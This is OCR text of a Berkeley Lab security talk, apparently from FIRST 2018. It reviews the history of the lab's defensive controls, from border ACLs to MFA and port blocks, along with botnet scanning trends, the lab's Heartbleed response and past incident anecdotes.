
Reality of Cyber Security Operations

- No perfect protection
  - Miscreants innovate constantly
  - **Acknowledging this improves protection!**
- Hire good sysadmins (or train the bad ones)
- Credential stealing is not just an SSH problem
  - Windows, Facebook, Gmail, banks, etc.
- Mutual Cooperation is super beneficial


Controls	Era	Year Added	Definition	Volume (as of 2018)	Primarily Subject to	driver/in response to
TCP syn port blocks	IoT botnets	2017	Block a port if syn originating from ext-dmz	300-600K / day	Remote IPs	Huge botnet activity
MFA/OTP	SSH/Phishing	2017	Two factor auth	~8-10K/day	Authentication	Compromised credentials
GAM removal	Phishing	2016	Delete emails on google server	~1 / 3-6 months	EMAIL	Phishing
RPZ	Drive-by-downloads	2011	Response Policy Zone	10-100's / day	All LBNL hosts	Drive by downloads and phishing
iSSHD	SSH credential theft	2008	Instrumented SSH	~1 / month	HPC and Supercomputers	Compromised ssh credentials
BGP Nullroutes	Worms/botnets	2006 2013 operational	Block rule for dropping Packets that match	~ 200K / day	Remote IPs	Remote Scanners Malicious activity Blacklisted IPs Repeated offenders
Denyboot	Worms/botnets	2004	Stop giving out DHCP leases	3-10/day	Internal MAC	Malware Infections, Copyright
DHCP Jail (isolation)	Inflationary Period	2004	Redirections to a notification server	10+/day	Internal MAC	People not fixing vulnerabilities Nimda/code red
ACLD Drop	Early Incidents	1994	ACL at the border	Rare (may be 1/month)	Internet	Internet attacks

Controls	Era	Year Added	Definition	Volume (as of 2018)	Primarily Subject to	driver/in response to
TCP syn port blocks	**IoT botnets**	**2017**	**Block a port if syn originating from ext-dmz**	**300-600K / day**	**Remote IPs**	**Huge botnet activity**
MFA/OTP	SSH/Phishing	2017	Two factor auth	~8-10K/day	Authentication	Compromised credentials
GAM removal	Phishing	2016	Delete emails on google server	~1 / 3-6 months	EMAIL	Phishing
RPZ	Drive-by-downloads	2011	Response Policy Zone	10-100's / day	All LBNL hosts	Drive by downloads and phishing
iSSHD	SSH credential theft	2008	Instrumented SSH	~1 / month	HPC and Supercomputers	Compromised ssh credentials
BGP Nullroutes	Worms/botnets	2006 2013 operational	Block rule for dropping Packets that match	~ 200K / day	Remote IPs	Remote Scanners Malicious activity Blacklisted IPs Repeated offenders
Denyboot	Worms/botnets	2004	Stop giving out DHCP leases	3-10/day	Internal MAC	Malware Infections, Copyright
DHCP Jail (isolation)	Inflationary Period	2004	Redirections to a notification server	10+/day	Internal MAC	People not fixing vulnerabilities Nimda/code red
ACLD Drop	Early Incidents	1994	ACL at the border	Rare (may be 1/month)	Internet	Internet attacks

The rise of Botnet scanning activity



Change in the Internet’s weather




Jul 30th Noticed Spike in 3389 and subsequent 2 infections

August 28th News about Morto


Control to control “the controls”

- Data driven cyber security
  - Sometimes we don't add a control
- Sometimes just technical controls aren’t sufficient
- We need to understand situation, evaluate outcomes, measure risks and make decisions




The **Heartbleed** Hit List: The **Passwords** You Need to **Change** Right Now
Mashable - Apr 9, 2014
An encryption flaw called the **Heartbleed** bug is already being dubbed one of the biggest security threats the Internet has ever seen. The bug ...

Heartbleed Explained: Why You Need to **Change** Your **Passwords** Now
How-To Geek (blog) - Aug 6, 2016
Given the wide reach of the **Heartbleed** Bug this is a perfect opportunity to review an already smooth-running **password** management system or ...



The Heartbleed Hit List: The Passwords You Need to Change Right Now
Mashable - Apr 9, 2014
An encryption flaw called the **Heartbleed** bug is already being dubbed one of the biggest security threats the Internet has ever seen. The bug ...

Heartbleed Explained: Why You Need to Change Your Passwords Now
How-To Geek (blog) - Aug 6, 2016
Given the wide reach of the **Heartbleed** Bug this is a perfect opportunity to review an already smooth-running **password** management system or ...




Dashboard / Berkeley Lab Cyber Security / Cyber Security Resources

Heartbleed Bug recommendations

Should I change my Berkeley Lab passwords?

Berkeley Lab is not requiring anyone change their Lab passwords due to Heartbleed, but if you feel uncomfortable about your password safety, there is never a bad time to change your password.   To change your Lab password visit https://password.lbl.gov.



SECURITY

Study Finds No Evidence of Heartbleed Attacks Before the Bug Was Exposed

BY NICOLE PERLROTH APRIL 16, 2014 6:49 PM 6

For the last week, researchers at the Berkeley National Laboratory and the National Energy Research Scientific Computing Center, a separate supercomputer facility, have been examining Internet traffic they recorded going in and out of their networks since the end of January, looking for responses that would indicate a possible Heartbleed attack.

They found none, said Vern Paxson, a network researcher at Berkeley Lab and associate professor of electrical engineering and computer science at the University of California, Berkeley.

Summary: Long shadows

1. 2/24/2001 - Guest account had obvious password ("guest");
2. 7/29/2002 - Root compromise - "...vendor setup the system and didn't patch it.
3. 5/14/2002: "I DO NOT KNOW HOW THIS HAPPENED, BUT I AM GOING TO CHANGE MY PASSWORD I AM PETTY SLOPPY ABOUT MY PASSWORDS. HOPEFULLY THIS WILL NOT HAPPEN AGAIN."
4. 03/03/2004: "...Infection appears due to "operator error" (that's right: the attachment was opened). "

Conclusion

- Its ok to talk about incidents
- Using Era to characterize incident trends over years
- Insights into how controls came into being
- We all can learn from each others. Miscreants already do!

U.S. DEPARTMENT OF ENERGY

UNIVERSITY OF CALIFORNIA

BERKELEY LAB
Lawrence Berkeley National Laboratory

security@lbl.gov

http://go.lbl.gov/first-2018